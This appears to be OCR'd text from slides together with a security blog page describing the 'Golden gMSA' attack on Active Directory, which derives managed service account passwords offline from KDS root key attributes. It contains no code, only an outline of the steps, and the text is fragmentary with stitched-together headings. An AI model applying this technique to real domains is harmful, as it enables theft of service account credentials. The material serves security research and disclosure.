
ntds.dit (The Ugly)

- Offline DC access
- AD backups
- Not on RODCs


LDAP / ADSI



DCSync / MS-DRSR



Raw database access (ntds.dit)



Golden gMSA / dMSA

Managed password derivation

Previous research

semperis

Back to blogs listing

gMSA Active Directory Attacks

Active Directory Security • Read 7 MIN

Table of Contents

Yuval Gordon
Security Researcher | Microsoft

This article introduces a new attack targeting Group Managed Service Accounts (gMSA), dubbed the "Golden GMSA" attack, allowing attackers to dump Key Distribution Service (KDS) root key attributes and then generate the password for all the associated gMSAs offline.

TL;DR

An attacker with high privileges can obtain all the ingredients for generating the password of any gMSA in the domain at any time with two steps:


1. Retrieve several attributes from the KDS root key in the domain
2. Use the GoldenGMSA tool to generate the password of any gMSA associated with the key, without a privileged account.

Related reading


- **Active Directory Security: Top Risks & Best Practices**

gMSA 101


Naïve offline credential dumping




Offline attack



Hybrid attack (LDAP + ntds.dit)



Administrative key rollover

